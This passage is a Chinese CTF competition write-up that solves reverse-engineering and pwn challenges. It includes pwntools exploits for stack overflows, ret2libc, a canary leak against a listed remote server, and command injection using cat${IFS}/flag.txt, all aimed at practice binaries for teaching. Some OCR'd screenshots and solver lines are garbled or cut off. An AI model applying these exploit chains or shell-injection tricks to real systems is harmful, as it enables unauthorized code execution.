    public static byte[] xorWithKey(byte[] a, byte[] key) {
        byte[] out = new byte[a.length];
        for (int i = 0; i < a.length; i++) {
            out[i] = (byte)(a[i] ^ key[i % key.length]);
        }
        return out;
    }
}

```

将明文与ctf异或并Base64加密，反推得到解密算法

```

1 import base64
2 a=base64.b64decode("NBEKABsLBisvMDcyJUZWUUU=")
3 b="ctf"
4 for i in range(len(a)):
5     print(chr(a[i]^ord(b[i%3])),end=' ')

```

O0oOoo-level1



出题人 : ios

学校 : 大理大学

题目为powerPc-64le架构

通过 [ghidraCraft](#) 可以看到伪代码

```
C Decompyle: main - (00o0oo)
1 |undefined8 main(void)
2 |
3 |{
4 |    longlong lStack136;
5 |    int iStack52;
6 |    undefined auStack46 [30];
7 |    undefined4 uStack16;
8 |    undefined4 uStack12;
9 |
10|    uStack16 = 0;
11|    .init((EV_PKEY_CTX *)0x0);
12|    00000018.plt_call.printf@GLIBC_2.17("input flag:");
13|    00000018.plt_call.read@GLIBC_2.17(0,auStack46,0x1e);
14|    uStack12 = check_flag(auStack46);
15|    iStack52 = -0x71d50dee;
16|    while( true ) {
17|        while( iStack52 == -0x71d50dee ) {
18|            iStack52 = 0x7052868;
19|        }
20|        if (iStack52 == -0x42a8bbfc) break;
21|        if (iStack52 == 0x7052868) {
22|            00000018.plt_call.printf@GLIBC_2.17((char *)(lStack136 + -0x25f48),auStack46);
23|            iStack52 = -0x42a8bbfc;
24|        }
25|        else if (iStack52 == 0x1aa5d2e6) {
26|            00000018.plt_call.printf@GLIBC_2.17((char *)(lStack136 + -0x25f36));
27|            iStack52 = -0x42a8bbfc;
28|        }
29|    }
30|    return 0;
31|
32|}
```

代码用了ollvm 但是并不影响判断基本逻辑，输入flag 然后调用check\_flag()

```

1 longlong check_flag(byte *param_1)
2 {
3     int s1c;
4     int s10;
5
6     s1c = 0x72fb68b;
7     while( true ) {
8         while( true ) {
9             while( true ) {
10                while( true ) {
11                    while( true ) {
12                        while( true ) {
13                            while( true ) {
14                                while( true ) {
15                                    while( true ) {
16                                        while( true ) {
17                                            while( true ) {
18                                                while( true ) {
19                                                    while( true ) {
20                                                        while( true ) {
21                                                            while( true ) {
22                                                                while( true ) {
23                                                                    while( s1c == -0x7c2c6181) {
24                                                                        s1c = 0x2f0c1ab0;
25                                                                        if (((ulonglong)param_1[0x19] * 0x32) +
26                                                                            ((ulonglong)param_1[0x1a] * 0x61) +
27                                                                            ((ulonglong)param_1[0x1b] * 0x21) +
28                                                                            ((ulonglong)param_1[0x1c] * 7) +
29                                                                            ((ulonglong)param_1[0x1d] * 0x34) == 0x64bb) {
30                                                                                s1c = -0x3362c698;
31                }
32            }
33            if (s1c != -0x790c7e33) break;
34            s1c = 0xa1128d9;
35            if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
36                ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
37                ((ulonglong)param_1[9] * 9) == 0x6708) {
38                s1c = -0x9684774;
39            }
40        }
41        if (s1c != -0x6fb8895) break;
42    }
43}

```

此时是很明显的ollvm混淆，但是通过下面if语句中的基本判断（没有去符号表）可以得到30组方程

```

        s1c = 0xa5551459,
    }
}
if (s1c != -0x516f2572) break;
s1c = -0xe322aaa;
if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x41) +
    ((ulonglong)param_1[2] * 0x38) + ((ulonglong)param_1[3] * 0x58) +
    ((ulonglong)param_1[4] * 0x3c) == 0x66f8) {
    s1c = -0x33fa3510;
}
if (s1c != -0x4d2ffb9f) break;
s1c = 0x2460245;
if (((ulonglong)param_1[0x19] * 0x3f) + ((ulonglong)param_1[0x1a] * 0x4e) +
    ((ulonglong)param_1[0x1b] * 0x1b) + ((ulonglong)param_1[0x1c] * 0x1f) +
    ((ulonglong)param_1[0x1d] * 0x15) == 0x5cab) {
    s1c = -0x5db8e717;
}
if (s1c != -0x4c58a43d) break;
s10 = 0;
s1c = -0x3b649120;
}
if (s1c != -0x4b283400) break;
s10 = 0;
s1c = -0x3b649120;
}
if (s1c != -0x48601895) break;
s10 = 0;
s1c = -0x3b649120;
}
if (s1c != -0x46810c83) break;
s1c = -0x1be783c;
if (((ulonglong)param_1[0x14] * 0x18) + ((ulonglong)param_1[0x15] * 0x5c) +
    ((ulonglong)param_1[0x16] * 0x50) + ((ulonglong)param_1[0x17] * 0x21) +
    ((ulonglong)param_1[0x18] * 0x2e) == 0x6fb3) {
    s1c = -0x2d28ad2e;
}

```

if语句中都是方程组，当然可以通过使用ghidraCraft自带的ollvm\_de\_flattening脚本

## 去混淆前

```
1 longlong check_flag(byte *param_1)
2 {
3     int s1c;
4     int s10;
5
6     s1c = 0x72fb68b;
7     while( true ) {
8         while( true ) {
9             while( true ) {
10                 while( true ) {
11                     while( true ) {
12                         while( true ) {
13                             while( true ) {
14                                 while( true ) {
15                                     while( true ) {
16                                         while( true ) {
17                                             while( true ) {
18                                                 while( true ) {
19                                                     while( true ) {
20                                                         while( true ) {
21                                                             while( true ) {
22                                                                 while( true ) {
23                         while( s1c == -0x7c2c6181) {
24                             s1c = 0x2f0c1ab0;
25                             if (((ulonglong)param_1[0x19] * 0x32) +
26                                 ((ulonglong)param_1[0x1a] * 0x61) +
27                                 ((ulonglong)param_1[0x1b] * 0x21) +
28                                 ((ulonglong)param_1[0x1c] * 7) +
29                                 ((ulonglong)param_1[0x1d] * 0x34) == 0x64bb) {
30                                 s1c = -0x3362c698;
31                             }
32                         }
33                         if (s1c != -0x790c7e33) break;
34                         s1c = 0x4a1128d9;
35                         if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
36                             ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
37                             ((ulonglong)param_1[9] * 9) == 0x6708) {
38                             s1c = -0x9684774;
39                         }
40                     }
41                 }
42             }
43         }
44     }
45 }
```

## 去混淆后

```
1 undefined4 check_flag(byte *param_1)
2 {
3     undefined4 s10;
4
5     if (*param_1 == 0x49) {
6         if (param_1[1] == 0x53) {
7             if (param_1[2] == 0x43) {
8                 if (param_1[3] == 0x54) {
9                     if (param_1[4] == 0x46) {
10                         if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x53) +
11                             ((ulonglong)param_1[2] * 0xd) + ((ulonglong)param_1[3] * 0x18) +
12                             ((ulonglong)param_1[4] * 0x1d) == 0x4413) {
13                             if (((ulonglong)*param_1 * 0x4d) + ((ulonglong)param_1[1] * 0x41) +
14                                 ((ulonglong)param_1[2] * 0x38) + ((ulonglong)param_1[3] * 0x58) +
15                                 ((ulonglong)param_1[4] * 0x3c) == 0x66f8) {
16                                 if (((ulonglong)*param_1 * 6) + ((ulonglong)param_1[1] * 0xc) +
17                                     ((ulonglong)param_1[2] * 0x4d) + ((ulonglong)param_1[3] * 0x11) +
18                                     ((ulonglong)param_1[4] * 10) == 0x207f) {
19                                     if (((ulonglong)*param_1 * 0xb) + ((ulonglong)param_1[1] * 0x33) +
20                                         ((ulonglong)param_1[2] * 3) + ((ulonglong)param_1[3] * 0x3d) +
21                                         ((ulonglong)param_1[4] * 0x2b) == 0x38cb) {
22                                         if (((ulonglong)*param_1 * 0x18) + ((ulonglong)param_1[1] * 0xe) +
23                                             ((ulonglong)param_1[2] * 99) + ((ulonglong)param_1[3] * 9) +
24                                             ((ulonglong)param_1[4] * 0xf) == 0x3b19) {
25                                             if (((ulonglong)param_1[5] * 0x3f) + ((ulonglong)param_1[6] * 0x5f) +
26                                                 ((ulonglong)param_1[7] * 0x13) + ((ulonglong)param_1[8] * 0x5c) +
27                                                 ((ulonglong)param_1[9] * 0x34) == 0x90c1) {
28                                                 if (((ulonglong)param_1[5] * 3) + ((ulonglong)param_1[6] * 0x60) +
29                                                     ((ulonglong)param_1[7] * 0x4d) + ((ulonglong)param_1[8] * 0x62) +
30                                                     ((ulonglong)param_1[9] * 10) == 0x80b4) {
31                                                     if (((ulonglong)param_1[5] * 0x23) + ((ulonglong)param_1[6] * 0x4e) +
32                                                         ((ulonglong)param_1[7] * 0x41) + ((ulonglong)param_1[8] * 0x27) +
33                                                         ((ulonglong)param_1[9] * 9) == 0x6708) {
34                                                         if (((ulonglong)param_1[5] * 0x36) + ((ulonglong)param_1[6] * 0x56) +
35                                                             ((ulonglong)param_1[7] * 0xb) + ((ulonglong)param_1[8] * 0x26) +
36                                                             ((ulonglong)param_1[9] * 0x23) == 0x65b8) {
37                                                             if (((uint)param_1[5] * 0x49) + ((uint)param_1[6] * 0x27) +
38                                                               ((uint)param_1[7] * 0x19) + ((uint)param_1[8] * 4) +
39                                                               ((uint)param_1[9] * 0x1b) == 0x4c32) {
40                                                               ...
41               ...
42           ...
43       ...
44   ...
45 }
```

可以清晰的看到checkflag逻辑，求解方程组即可

```
1 from z3 import *
```

```

2
3 s = Solver()
4 flag = [BitVec(('x%s' % i), 8) for i in range(30)]
5
6 s.add(flag[0] * 77 + flag[1] * 83 + flag[2] * 13 + flag[3] * 24 + flag[4] *
7 s.add(flag[0] * 77 + flag[1] * 65 + flag[2] * 56 + flag[3] * 88 + flag[4] *
8 s.add(flag[0] * 6 + flag[1] * 12 + flag[2] * 71 + flag[3] * 17 + flag[4] * 1
9 s.add(flag[0] * 27 + flag[1] * 51 + flag[2] * 3 + flag[3] * 61 + flag[4] * 4
10 s.add(flag[0] * 24 + flag[1] * 46 + flag[2] * 99 + flag[3] * 9 + flag[4] * 3
11 s.add(flag[5] * 63 + flag[6] * 95 + flag[7] * 19 + flag[8] * 92 + flag[9] *
12 s.add(flag[5] * 3 + flag[6] * 96 + flag[7] * 77 + flag[8] * 98 + flag[9] * 1
13 s.add(flag[5] * 35 + flag[6] * 78 + flag[7] * 65 + flag[8] * 39 + flag[9] *
14 s.add(flag[5] * 54 + flag[6] * 86 + flag[7] * 11 + flag[8] * 38 + flag[9] *
15 s.add(flag[5] * 73 + flag[6] * 39 + flag[7] * 25 + flag[8] * 4 + flag[9] * 2
16 s.add(flag[10] * 73 + flag[11] * 64 + flag[12] * 20 + flag[13] * 35 + flag[1
17 s.add(flag[10] * 73 + flag[11] * 19 + flag[12] * 44 + flag[13] * 82 + flag[1
18 s.add(flag[10] * 84 + flag[11] * 94 + flag[12] * 73 + flag[13] * 46 + flag[1
19 s.add(flag[10] * 40 + flag[11] * 81 + flag[12] * 3 + flag[13] * 74 + flag[1
20 s.add(flag[10] * 47 + flag[11] * 21 + flag[12] * 72 + flag[13] * 73 + flag[1
21 s.add(flag[15] * 63 + flag[16] * 56 + flag[17] * 53 + flag[18] * 38 + flag[1
22 s.add(flag[15] * 8 + flag[16] * 93 + flag[17] * 52 + flag[18] * 95 + flag[1
23 s.add(flag[15] * 92 + flag[16] * 27 + flag[17] * 51 + flag[18] * 48 + flag[1
24 s.add(flag[15] * 39 + flag[16] * 35 + flag[17] * 94 + flag[18] * 18 + flag[1
25 s.add(flag[15] * 59 + flag[16] * 5 + flag[17] * 11 + flag[18] * 50 + flag[1
26 s.add(flag[20] * 90 + flag[21] * 69 + flag[22] * 40 + flag[23] * 85 + flag[2
27 s.add(flag[20] * 74 + flag[21] * 76 + flag[22] * 52 + flag[23] * 74 + flag[2
28 s.add(flag[20] * 24 + flag[21] * 92 + flag[22] * 80 + flag[23] * 33 + flag[2
29 s.add(flag[20] * 59 + flag[21] * 17 + flag[22] * 94 + flag[23] * 7 + flag[2
30 s.add(flag[20] * 52 + flag[21] * 74 + flag[22] * 79 + flag[23] * 67 + flag[2
31 s.add(flag[25] * 97 + flag[26] * 52 + flag[27] * 8 + flag[28] * 49 + flag[2
32 s.add(flag[25] * 50 + flag[26] * 97 + flag[27] * 33 + flag[28] * 7 + flag[2
33 s.add(flag[25] * 28 + flag[26] * 8 + flag[27] * 86 + flag[28] * 65 + flag[2
34 s.add(flag[25] * 63 + flag[26] * 78 + flag[27] * 27 + flag[28] * 31 + flag[2
35 s.add(flag[25] * 99 + flag[26] * 79 + flag[27] * 26 + flag[28] * 90 + flag[2
36
37 if s.check() == sat:
38     m = s.model()
39     for i in range(0, 30):
40         print(chr(int("%s" % (m[flag[i]]))), end='')
41 else:
42     print("failed to solve")

```

## 简单的re



出题人: SillyRabbit

学校: 云南警官学院

下载附件, 用IDA打开

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:

```
1 int _cdecl _main(int argc, const char **argv, const char **envp)
2 {
3     char buf[10]; // [rip+0h] [rip-20h] RWER
4     setbuf(argv, buf); // [rip+4h] [rip-1ch] RWER
5     setbuf(envp, buf); // [rip+8h] [rip-1ch] RWER
6     while (1)
7     {
8         puts("Welcome toCTF!");
9         puts("Please input your name:");
10        gets(buf); // [rip+10h] [rip-1ch] RWER
11        puts("Tell me your cheer!");
12        read(0, buf, 0x100ULL);
13        printf("Your name is %s\n", buf);
14    }
15 }
```

The graph overview window below shows a simple control flow graph with three nodes and two edges.

Python 3.8.3 (default, May 17 2020, 21:44:28) [GCC v.1023 64 bit (A064)]  
IDEPython 64-bit v7.4.0 final (serial 6) (c) The IDAPython Team (idepython@googlegroups.com)

Propagating type information...  
Function analysis has been propagated.  
Luna: InitializeSecurityContext2: 预期到的消息背景, 或格式不正确.  
The initial autoanalysis has been finished.

缓冲区溢出, 找到catflag函数

The screenshot shows the IDA Pro interface. The assembly window displays the following code:

```

Function name: catflag()
    ...
    return printf("ISCTF{debugdebugdebug_0}");
}

```

The memory dump window shows the value `0000119d catflag: (40119d)`. The output window shows Python command-line interaction:

```

Python 3.8.3 (default, May 17 2020, 21:44:28) [GCC v.1925 64 bit (4964)]
Copyright (C) 2019 Python Software Foundation Inc. All Rights Reserved.
Type "help", "copyright", "credits" or "license" for more information.
>>> Function argument information has been propagated
lumina: InitializeSecurityContext([2]: 读取消息元素, 模式不正确。
The initial interaction has been finished.
>>>

```

## Pwn

### 救救小肥鲨吧



出题人：deoplljj

学校：福建师范大学

查看保护

```
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
```

除了NX以外全开

## 拖入IDA

```
1 int __cdecl func(int a1)
2 {
3     int result; // eax
4     char s; // [esp+0h] [ebp-28h]
5
6     printf("help me : ");
7     gets(&s);
8     if ( a1 == 0xBEECAFE )
9         result = system("/bin/sh");
10    else
11        result = puts("Oh,no");
12    return result;
13 }
```

进入func()

在main函数中，给a1传入的是0xDEADBEEF，但是在func中要求a1为0xBEECAFE才能执行shell

查看栈

```
-00000028 ; D/A/* : change type (data/ascii/array)
-00000028 ; N : rename
-00000028 ; U : undefined
-00000028 ; Use data definition commands to create local variab
-00000028 ; Two special fields " r" and " s" represent return a
-00000028 ; Frame size: 28; Saved regs: 4; Purge: 0
-00000028 ;
-00000028
-00000028
-00000028 s ← db ?
-00000027 db ? ; undefined
-00000026 db ? ; undefined
-00000025 db ? ; undefined
-00000024 db ? ; undefined
-00000023 db ? ; undefined
```

读入的s在函数栈的相对位置是-0x28，

```
-0000000C db ? ; undefined
-0000000D db ? ; undefined
-0000000C db ? ; undefined
-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 arg_0 ← dd ?
```

a1对应的arg\_0在栈中的相对位置为+0x8，因此，我们只需要给s读入0x28+0x8的padding，即可劫持a1的值。

Exp:

```
1 from pwn import *
2 p = process('./help_my_shark')
3 payload = 'a'*(0x28+0x8) + p32(0xbeecafee)
4 p.sendline(payload)
5 p.interactive()
```

## 小肥鲨的疑惑



出题人 : deopl1jj

学校 : 福建师范大学

查看保护

```
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

拖入IDA

进入关键函数vuln()

```
1 int64 vuln()
2 {
3     char v1; // [rsp+0h] [rbp-20h]
4
5     return (signed int)gets(&v1);
6 }
```

gets()存在栈溢出

查看栈

```
-0000000000000020 var_20      db ?  
-000000000000001F             db ? ; undefined  
-000000000000001E             db ? ; undefined  
-000000000000001D             db ? ; undefined  
-000000000000001C             db ? ; undefined  
-000000000000001B             db ? ; undefined  
-000000000000001A             db ? ; undefined  
-0000000000000019             db ? ; undefined  
-0000000000000018             db ? ; undefined  
-0000000000000017             db ? ; undefined  
-0000000000000016             db ? ; undefined  
-0000000000000015             db ? ; undefined  
-0000000000000014             db ? ; undefined  
-0000000000000013             db ? ; undefined  
-0000000000000012             db ? ; undefined  
-0000000000000011             db ? ; undefined  
-0000000000000010             db ? ; undefined  
-000000000000000F             db ? ; undefined
```

读入的v1在函数栈的相对位置是-0x20 ,

函数返回地址对应的r在栈中的相对位置为 +0x8, , 因此 , 我们只需要给s读入0x20+0x8的padding , 即可劫持函数返回地址。

使用ropper查找pop rdi; ret; 和 ret; 这两个关键的gadgets

```
[INFO] File: pwn02  
0x000000000400783: pop rdi; ret;  
[INFO] File: pwn02  
0x000000000400506: ret;
```

之后开始ret2libc , 利用puts泄露GOT表中记录的puts的绝对地址 , 之后通过puts的绝对地址减去ELF文件中记录的puts的相对地址计算出libc基址 , 之后计算出system以及” /bin/sh” 的地址。

Exp:

```
1 from pwn import *  
2 from LibcSearcher import *  
3 # 也可以根据题目提示Ubuntu 16.04直接下载Ubuntu 16.04的libc.so来计算  
4 p = process('./pwn02')  
5 elf = ELF('./pwn02')  
6 #gdb.attach(p,'b system')  
7 pop_rdi = 0x400783  
8 ret_addr = 0x400506  
9  
10 payload = b'a'*0x28 + p64(pop_rdi)+p64(elf.got['puts']) + p64(elf.plt['puts'])  
11 p.recvuntil("your play:")  
12 p.sendline(payload)  
13 puts_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))  
14 info("puts_addr => "+hex(puts_addr))  
15 libc = LibcSearcher('puts',puts_addr)  
16 libc_base = puts_addr - libc.dump("puts")  
17 info("libc_base => "+hex(libc_base))  
18 str_bin_sh = libc.dump("str_bin_sh")+libc_base  
19 system_addr = libc.dump("system")+libc_base  
20 info("binsh => "+hex(str_bin_sh))
```

```
21 info("system => "+hex(system_addr))
22
23 payload = b'a'*0x28 + p64(ret_addr) +p64(pop_rdi)+p64(str_bin_sh) +p64(system)
24 p.sendline(payload)
25 p.interactive()
```

## 金丝雀



出题人 : SillyRabbit

学校 : 云南警官学院

下载附件，使用IDA打开，反编译

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the main function is as follows:

```
int _cdecl main(int argc, const char *argv, const char *envp)
{
    char wtf[30]; // [rbp-30h] BYREF
    char buf[80]; // [rbp-20h] BYREF
    int i; // [rbp-1Ch] BYREF

    i = _read(0, wtf, 30);
    if (i < 0) {
        perror("read error");
        exit(1);
    }
    if (i == 30) {
        puts("Tell me your name:");
        i = _read(0, buf, 80);
        if (i < 0) {
            perror("read error");
            exit(1);
        }
        read(1, buf, i);
        puts(buf);
    }
    return 0;
}
```

The stack dump pane shows the current stack state:

Address	Value
00001202	main+17 {401202}

The bottom pane displays the Python shell output:

```
Python 3.8.3 (default, May 17 2020, 21:44:28) [MSC v.1925 64 bit (AMD64)]
IDPython 64-bit v7.4.6 final (serial 0) (c) The IDPython Team idpython@googlegroups.com

Propagating type information...
Function argument information has been propagated
Function argument information has been propagated
The initial autonalysis has been finished.
Python
```

可以看到有canary保护，缓冲区溢出，格式化输出，尝试使用覆盖Canary最后一位方式解题，函数列表中有catflag

The screenshot shows the IDA Pro interface with the assembly window active. The assembly code for the function `_catflag` is displayed:

```
1 _catflag()
2 {
3     return system("ls /etc/passwd");
4 }
```

将返回地址修改为catflag地址即可

### 查看栈中数据

```
-0000000000000030 buf db ?  
-000000000000002F db ? ; undefined  
-000000000000002E db ? ; undefined  
-000000000000002D db ? ; undefined  
-000000000000002C db ? ; undefined  
-000000000000002B db ? ; undefined  
-000000000000002A db ? ; undefined  
-0000000000000029 db ? ; undefined  
-0000000000000028 db ? ; undefined  
-0000000000000027 db ? ; undefined  
-0000000000000026 db ? ; undefined  
-0000000000000025 db ? ; undefined  
-0000000000000024 db ? ; undefined  
-0000000000000023 db ? ; undefined  
-0000000000000022 db ? ; undefined  
-0000000000000021 db ? ; undefined  
-0000000000000020 db ? ; undefined  
-000000000000001F db ? ; undefined  
-000000000000001E db ? ; undefined  
-000000000000001D db ? ; undefined  
-000000000000001C db ? ; undefined  
-000000000000001B db ? ; undefined  
-000000000000001A db ? ; undefined  
-0000000000000019 db ? ; undefined  
-0000000000000018 db ? ; undefined  
-0000000000000017 db ? ; undefined  
-0000000000000016 db ? ; undefined  
-0000000000000015 db ? ; undefined  
-0000000000000014 db ? ; undefined  
-0000000000000013 db ? ; undefined  
-0000000000000012 db ? ; undefined  
-0000000000000011 db ? ; undefined  
-0000000000000010 db ? ; undefined  
-000000000000000F db ? ; undefined  
-000000000000000E db ? ; undefined  
-000000000000000D db ? ; undefined  
-000000000000000C db ? ; undefined  
-000000000000000B db ? ; undefined  
-000000000000000A db ? ; undefined  
-0000000000000009 db ? ; undefined  
-0000000000000008 var_8 dq ?  
0000000000000000 -
```

[ STACK ]

00:0000	rsp	0x7fffffff0e060 → 0x7fffffff0e087 ← 0x0
01:0008		0x7fffffff0e068 → 0x7ffff7e8f59c (handle_intel.constprop+156) ← te
st	rax	rax
02:0010		0x7fffffff0e070 → 0x400040 ← 0x400000006
03:0018		0x7fffffff0e078 → 0x40131d (_libc_csu_init+77) ← add rbx 1
04:0020	rsi	0x7fffffff0e080 ← 0xa31 /* '1\n' */
05:0028		0x7fffffff0e088 ← 0x0
06:0030		0x7fffffff0e090 → 0x4012d0 (_libc_csu_init) ← endbr64
07:0038		0x7fffffff0e098 → 0x4010f0 (_start) ← endbr64

[ BACKTRACE ]

```
► f 0          0x401277 main+138
  f 1  0x7ffff7e0ee4a __libc_start_main+234
```

gdb-peda\$ x/16x 0x7fffffff0e080

0x7fffffff0e080: 0x0000000000000000a31	0x0000000000000000
0x7fffffff0e090: 0x00000000004012d0	0x00000000004010f0
0x7fffffff0e0a0: 0x00007fffffff1a0	0xca2ecdb430687a00
0x7fffffff0e0b0: 0x00000000004012d0	0x00007ffff7e0ee4a
0x7fffffff0e0c0: 0x00007fffffff1a8	0x00000001f7e0ec27
0x7fffffff0e0d0: 0x00000000004011ed	0x000000020000000a
0x7fffffff0e0e0: 0x0000000000000000	0xb43ad81c747a337f
0x7fffffff0e0f0: 0x0000000000004010f0	0x0000000000000000

gdb-peda\$

可知输入40位即可泄露canary

gdb-peda\$ n

0x464c4147, Do you kown PWN? ,It's 0x464c4147 right!

接收canary，v4与buf相差32，填充并覆盖返回地址为catflag地址

```
1 from pwn import *
2 catflag=0x4011d6
3 p=remote("123.57.253.184",10002)
4 p.recvuntil(b'name\n')
5 p.sendline(b'a'*40)
6 p.recvuntil(b'\n')
7 canary=b'\x00'+p.recv(7)
8 p.send(b'a'*72+canary+b'a'*8+p64(catflag))
9 p.interactive()
```

```
→ canary python3 canary.py
[+] Opening connection to 123.57.253.184 on port 10002: Done
[*] Switching to interactive mode
\xd0@,Do you kown PWN?,It's 0x464c4147 right!
Ok bey!
$ ls
bin
dev
flag.txt
lib
lib32
lib64
pwn
$ cat flag.txt
ISCTF{8047dc91-1a54-4b58-85d0-6151b6f3ed85}
$
```

## Diceney-level1



出题人 : ios

学校 : 大理大学

题目源代码

```
1 #include <stdio.h>
2 #include <stdlib.h>
```

```
3
4 void msg() {
5     printf("Welcome to Diceney!\n");
6     printf("Diceney is live today, you only need to guess 20 times to get fl
7 }
8 void init() {
9
10    setvbuf(stdout, 0, 2, 0);
11    setvbuf(stdin, 0, 2, 0);
12    setvbuf(stderr, 0, 2, 0);
13    alarm(30);
14 }
15 int menu() {
16     char* file;
17     FILE *f;
18     int space;
19     int seed;
20     int guess;
21     int win = 0;
22     file = "/dev/urandom";
23     int input = 0;
24     for (int i = 0; i < 30; ++i) {
25         printf("Round: %d\n", i+1);
26         if (win == 15) {
27             printf("Hurry up! you will Win!!!\n");
28         }
29         printf("Your first guess: ");
30         scanf("%d", &input);
31         f = fopen(file, "r");
32         fread(&seed, 4, 1, f);
33         srand((unsigned int) seed);
34         *(&input + i%4) = input;
35         guess = rand() % 1553;
36         printf("My turn to say: %d\n", guess);
37
38         if (input == guess) {
39             printf("You are really lucky\n");
40             win++;
41         }else {
42             printf("No! maybe you haven't found the trick\n");
43         }
44         if (win == 20) {
45             printf("Great!!! You win\n");
46             system("/bin/sh");
47             return 0;
48         }
49
50         printf("(%d/20) games to win!\n", win);
51         fclose(f);
```

```
52     }
53
54     return 0;
55 }
56 int main() {
57     init();
58     msg();
59     menu();
60     return 0;
61 }
```

其中

```
1 *(&input + i%4) = input;
```

使用gdb调试输入可以看到

```
ios@ubuntu: ~/DLUCTF/Diceney-level1
```

	Value	Description
rsp	0x7fffffffddde0	← 0x2ed4815400401530
rsi	0x7fffffffddde8	← 0x1
02:0010	0x7fffffffdddf0	← 0x29500000001
03:0018	0x7fffffffdddf8	→ 0x402067 ← '/dev/urandom'
04:0020	0x7fffffffddde00	→ 0x4052a0 ← 0x0
05:0028	0x7fffffffddde08	← 0xedaa71de91a9ffa00
06:0030	rbp	0x7fffffffddde10 → 0x7fffffffddde20 ← 0x0
07:0038	0x7fffffffddde18	→ 0x401523 (main+38) ← mov eax, 0

[ BACKTRACE ]

```
► f 0      0x4013bc menu+143
f 1      0x401523 main+38
f 2      0x7ffff7dea0b3 __libc_start_main+243
```

pwndbg> x/20wx 0x7fffffffddde8

Address	Value	Value	Value	Value
0x7fffffffddde8	0x00000001	0x00000000	0x00000001	0x000000295
0x7fffffffddf8	0x00402067	0x00000000	0x004052a0	0x00000000
0x7fffffffddde08	0x1a9ffa00	0xedaa71de9	0xfffffde20	0x00007fff
0x7fffffffddde18	0x00401523	0x00000000	0x00000000	0x00000000
0x7fffffffddde28	0xf7dea0b3	0x00007fff	0xf7ffc620	0x00007fff

pwndbg>

输入第二个数

```

ios@ubuntu: ~/DLUCTF/Diceney-level1
0x4013e0 <menu+179>    mov    rcx, rdx
0x4013e3 <menu+182>    mov    edx, 1
0x4013e8 <menu+187>    mov    esi, 4
[ STACK ]
00:0000 | rsp 0x7fffffffddde0 ← 0xbaab426000401530
01:0008 | rsi 0x7fffffffddde8 ← 0x400000004
02:0010 |          0x7fffffffdddf0 ← 0x18e00000002
03:0018 |          0x7fffffffddf8 → 0x402067 ← '/dev/urandom'
04:0020 |          0x7fffffffde00 → 0x4052a0 ← 0x0
05:0028 |          0x7fffffffde08 ← 0x48d7c8b4330bb600
06:0030 | rbp 0x7fffffffde10 → 0x7fffffffde20 ← 0x0
07:0038 |          0x7fffffffde18 → 0x401523 (main+38) ← mov    eax, 0
[ BACKTRACE ]
▶ f 0      0x4013bc menu+143
  f 1      0x401523 main+38
  f 2      0x7ffff7dea0b3 __libc_start_main+243

pwndbg> x/20wx 0x7fffffffddde8
0x7fffffffddde8: 0x00000004 [red box] 0x00000002 0x00000018e
0x7fffffffdddf8: 0x00402067 0x00000000 0x004052a0 0x000000000
0x7fffffffde08: 0x330bb600 0x48d7c8b4 0xfffffde20 0x00007fff
0x7fffffffde18: 0x00401523 0x00000000 0x00000000 0x000000000
0x7fffffffde28: 0xf7dea0b3 0x00007fff 0xf7ffc620 0x00007fff
pwndbg>

```

```

ios@ubuntu: ~/DLUCTF/Diceney-level1
[ BACKTRACE ]
▶ f 0      0x4013bc menu+143
  f 1      0x401523 main+38
  f 2      0x7ffff7dea0b3 __libc_start_main+243

pwndbg> c
Continuing.
4
My turn to say: 398
Not maybe you haven't found the trick
(4/20) games to win!
Round: 3
Your first guess:
Breakpoint 1, 0x00000000004013bc in menu () at main.c:30
30      in main.c
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX  0x0
RBX  0x401530 (__libc_csu_init) ← endbr64
RCX  0x0
RDX  0x0
RDI  0x4020ac ← 0x20794d0072006425 /* '%d' */
RSI  0x7fffffffddde8 ← 0x400000004
R8   0x12

```

可以看到win的值被覆盖，根据

```

1 if (win == 20) {
2     printf("Great!!! You win\n");
3     system("/bin/sh");
4     return 0;
5 }

```

修改为20即可拿到shell，第二次输入20即可

杰哥的nc

CHALLENGE      35 已解出

杰哥的NC

285

出题人 : deop11jj

学校 : 福建师范大学

听话 ! 让我康康你的nc正不正常啊 !

```
nc 123.57.253.184 10010
```

```
int main(){
    char cmd[100];
    scanf("%s",&cmd);
    system(cmd);
    return 0;
}
```

0/100 attempts

Flag

提交

This screenshot shows a challenge interface from a security competition. The challenge is titled '35 已解出' (Solved). It's a service named 'NC' created by user 'deop11jj' from Fudan University. The challenge description is: '听话 ! 让我康康你的nc正不正常啊 !'. The key code provided is:

```
int main(){
    char cmd[100];
    scanf("%s",&cmd);
    system(cmd);
    return 0;
}
```

The interface includes a text input field for the flag and a red 'Submit' button. The current attempt count is 0/100.

出题人 : deop11jj

学校 : 福建师范大学

程序关键代码已经给出

```
1 int main(){
2     char cmd[100];
3     scanf("%s",&cmd);
4     system(cmd);
5     return 0;
6 }
```

nc连接后直接输入/bin/sh或sh就可以直接getshell , 之后cat /flag.txt 获得flag

( 无法直接cat /flag.txt的原因 : system()中的空格会被转义 , 因此无法被识别。可以使用 cat\${IFS}/flag.txt )

Android

猜数字

CHALLENGE

66 已解出



猜数字

50

出题人 : f00001111

学校 : 大理大学

题目描述 : 你能在10次之内猜到1000以内的整数吗 ?



0/100 attempts

Flag

提交

出题人 : f00001111

学校 : 大理大学

Android程序 , 安装可以玩猜数字游戏 , 随机出现flag , 使用Android反编译软件打开 , 找到

